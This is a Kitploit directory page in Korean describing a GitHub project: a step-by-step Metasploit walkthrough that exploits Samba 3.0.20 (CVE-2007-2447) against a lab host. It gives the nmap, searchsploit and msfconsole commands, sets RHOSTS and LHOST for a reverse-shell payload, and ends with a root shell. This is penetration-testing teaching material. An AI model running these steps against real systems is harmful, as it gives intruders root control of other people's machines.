Skip to content
KitploitKITPLOIT
도구블로그
Log in
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
도구/GitHubGitHub/nulltrace1336/samba-exploit-cve-2007-2447
Exploit FrameworksVulnerability AnalysisExploitationPenetration TestingCommand and ControlPayload Development
GitHubnulltrace1336/samba-exploit-cve-2007-2447

Samba-Exploit-CVE-2007-2447

# Samba 3.0.20 (CVE-2007-2447)를 Metasploit으로 악용하는 단계별 가이드 — Nmap 스캔, 페이로드 설정, 리버스 셸 실행 포함.

저장소 보기
99개월 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

🎬 이 YouTube 동영상

YouTube Video

1️⃣ 대상 스캔 (Nmap)

nmap -sS -sV -p 139,445 192.168.56.102

예상 결과: 139/tcp open netbios-ssn Samba smbd 3.X 445/tcp open microsoft-ds Samba smbd 3.0.20-Debian

👉 Samba 버전: 3.0.20 이것은 CVE-2007-2447에 취약합니다.

2️⃣ Samba 익스플로잇 확인

searchsploit samba 3.0.20

결과:

Samba 3.0.20 - 'Username' map script Command Execution


3️⃣ Metasploit 실행

msfconsole

4️⃣ Samba 익스플로잇 선택

use exploit/multi/samba/usermap_script

5️⃣ 익스플로잇 설정

set RHOSTS 192.168.56.102
set RPORT 139
set LHOST 192.168.56.101

Payload는 자동으로 설정됩니다:

cmd/unix/reverse

확인:

show options

6️⃣ 익스플로잇 실행

run

또는

exploit

7️⃣ 결과 🎉

성공하면:

Command shell session opened

확인해 봅시다:

whoami

👉 결과:

root
도구 다운로드